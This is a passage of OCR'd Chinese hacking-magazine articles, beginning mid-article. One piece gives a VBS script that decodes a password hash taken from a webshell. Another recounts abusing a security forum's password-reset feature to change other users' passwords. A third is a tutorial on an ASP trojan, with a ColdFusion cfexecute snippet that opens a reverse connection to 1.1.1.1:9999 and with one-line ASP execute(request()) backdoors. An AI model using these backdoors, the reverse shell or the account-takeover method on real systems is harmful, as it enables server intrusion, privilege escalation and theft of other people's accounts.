


图3




图4

WEBSHELL把这个程序打包下载到本地，找到关键的加密函数过程：

```
<%
Function CheckPwd(ID,passwd)

    dim length, i, newpasswd
    dim temp
    dim head, tail
    passwd = left(passwd,10)
    length = len(passwd)
    newpasswd = ""
    for i = 1 to length
temp = Mid(passwd,i,1)
    temp = Asc(temp)
head = temp MOD 16
            tail = temp \ 16
temp = (head*16) or tail
```

```
if  Cint(temp)<100 and Cint(temp)>10 then
    temp = "0" & temp
            else
    if cint(temp) < 10 then
temp = "00" & temp
                    end if
            end if
newpasswd = newpasswd & temp
    Next
Encryptpwd = newpasswd
%>
```

还好不是MD5，有些人就是喜欢自作聪明，MD5这么经典他不用，偏偏要自己写加密过程。我大概看了一下，很简单，然后我写出一个破解密码的VBS代码，如下：

```
password="151150023150230118"
这里写入要破解的加密的密码
for i=1 to len(password)/3
truepass=truepass&chr(((Cint(Mid(password,3*i-2,3)) mod 16)
*16) or (Cint(Mid(password,3*i-2,3)) \ 16))
next
msgbox(truepass)
```

存为VBS后，直接运行就会弹出破解后的密码啦（图5）。




图5

我个人感觉要是想加密密码的话，最好还是用MD5，这是理论证明不可逆的。自己写加密过程，一旦源代码泄露，我想破解的难度会比MD5轻松很多的。

安全焦点论坛的小BUG


光芒果


安全焦点是国内网络安全界公认的国内第一安全组织，安焦的成员可谓个个牛人啊。今天早上我去安焦看点资料，没想到被我发现了一个小BUG，影响可大可小，现在发出来给大家一起讨论。

因为最近被高考忙昏了头，再加上我在各论坛的密码都不同而且十分BT，所以早上去安焦论坛查资料时偶都忘记偶的密码了。没办法，只好用密码取回功能了。找了半天，也找不到取回密码的地方，晕，只好再试试几个我常用的密码了。点“登陆”后才发现这里有取回密码的连接（图1）。

点击“取回密码”后发现竟然只要求输入用户名（图2）。

输入用户名提交后，系统提示临时密码已经发送（图3）。







临时密码？是什么东东啊？不管他，先到邮箱收密码吧。到邮箱一看，竟是一个8位大小写组合的密码，我的密码肯定不是这种类型，就是说系统是把我的密码改动后发到我的邮箱。呵呵，只要求输入用户名，那我不是可以“改”任意用户的密码了吗？说干就干，于是我用这个方法把ROOT和XUNDI的密码“改”掉了。

类似的漏洞其实在很多论坛系统都有，危害其实并不大，但在安焦出现就太不应该了。而且，我发现安焦在登陆时输入密码错误都不会报错。这样一来，如果安焦用的不是HTTPS安全连接，我们在“取回”密码后，不就可以用工具暴破了吗？

最后说明一下，如果某用户最近在论坛活动过（定义的时间应该不会很长），我们是不能“取回”密码的（图4）。

最郁闷的是我在写这文章时就被ROOT发现了，牛人就是牛人啊！而且他说他的密码并没被改，但我注册的N个马甲都能改，看来改管理员不行，但改普通用户还是可以的（编辑在文章收到之后又测试了一次，注册用户后，然后点击取回密码的功能，发现用原来的口令依然可以登陆，密码并没有被改掉。但是的确在取回密码后存在暴力破解的可能性）。





细微之处见真功
——详解海阳顶端 asp 木马的几个妙用

文/cx

大家都用“海阳顶端asp木马”做什么呢？当做webshell、文件管理器、留个s端后门、用来执行cmd命令、提权等等？该用到的功能很多人都会用了，可是有几个功能是非常有用的，恐怕多数人没有用过，或者还有的人对其中的几项功能并不是很清楚到底还能做什么，本文就是为了让大家更加细致明了“海阳顶端asp木马”的强大之处。这里使用“海阳顶端的2005官方版”给大家做演示，毕竟2005版我还参与了代码的写作，对它还是比较熟悉的，2006完全就是Marcos一个人完成的，功能虽然很强大，不过我使用起来也不是很习惯。

一、使用SERVER功能选项提权及查找后门

海阳顶端2005版有几个功能选项，分别是Server、Stream、FSO、Wscript.Shell、Application、MS DataBase、Other，如图1所示。

〖Server〗〖Stream〗〖FSO〗〖Wscript.Shell〗〖Application〗〖MS DataBase〗〖Other〗

服务器相关数据

服务器名	192.168.8.11
服务器IP	192.168.8.11
服务器时间	2005-5-20 14:26:38
本文件绝对路径	c:\inetpub\wwwroot\2005.asp
服务器操作系统	Windows_NT
服务器运算速度测试	系统服务列表打开时不执行速度测试
服务器系统服务列表	关闭系统服务列表

图1

很多人入侵了虚拟主机并上传了海阳顶端之后，看到“Server”选项里的服务支持有serv-u就兴冲冲的提权，如果别人做了防范，对它没有办法就会垂头丧气。其实，仔细看“Server”选项的提示，你会得到其他的提权思路。我这里说两个方法，虽然不是很通用。

1、使用cfm提权

国外的很多服务器既喜欢使用asp，同时也支持cfm，也就是说cfm的webshell也支持。这里我告诉你，cfm在Win2000下的默认设置是系统权限的，只要你看到有“ColdFusion MX 7 Application Server”类似的服务支持，那百分之九十是会提权成功的，如图2所示。

ColdFusion MX 7 Application Server	ColdFusion MX 7 Application Server
	"C:\CFusionMX7\runtime\bin\jrunsvc.exe"
ColdFusion MX 7 ODBC Agent	ColdFusion MX 7 ODBC Agent
	C:\CFusionMX7\db\slserver54\bin\swagent.exe "ColdFusion MX 7 ODBC Agent"
ColdFusion MX 7 ODBC Server	ColdFusion MX 7 ODBC Server
	C:\CFusionMX7\db\slserver54\bin\swstrtr.exe "ColdFusion MX 7 ODBC Server"
ColdFusion MX 7 Search Server	ColdFusion MX 7 Search Server

图2

如果有了图2中的服务选项，那你可以上传一个类似这样的cfm木马上去运行：

```
<cfexecute name="D:\back.exe" —— 这里是程序的地址
arguments="-connect 1.1.1.1 9999" —— 这里是命令参数
>
</cfexecute>
```

2、找到别人的后门提权

“Server”选项里列出的服务功能会把所有的服务，包括隐藏服务都给列出来，如果别人在服务器上安装过后门的话，你用此功能可以辅助查找。

举一个简单的例子，如果服务器被别人安装了hxdef，查找这个后门是很费劲的。如果用海阳顶端看到有一项服务是msdos，而它的服务程序的路径是DnC:\WINNT\System32\msdos.exe，你就可以在“Wscript.Shell”选项里运行：

type C:\WINNT\System32\msdos.ini

查看别人装的hxdef的密码了，当然前提是你要找对别人安装的hxdef的后门服务名，如何准确查找也就是凭经验猜测了。

当然，提权的方法有很多，像替换服务、本地溢出serv-u、pcanywhere密码破解等等，这样的方法网上有很多教程，大家自己去找找吧。

二、在数据库里留S端后门及CS端的小技巧

海阳顶端的S端后门格式是：

<script language="vbscript" runat=server>if request("＃")<>"" then execute(request("＃"))</script>

或者：<%execute(request("＃"))%>

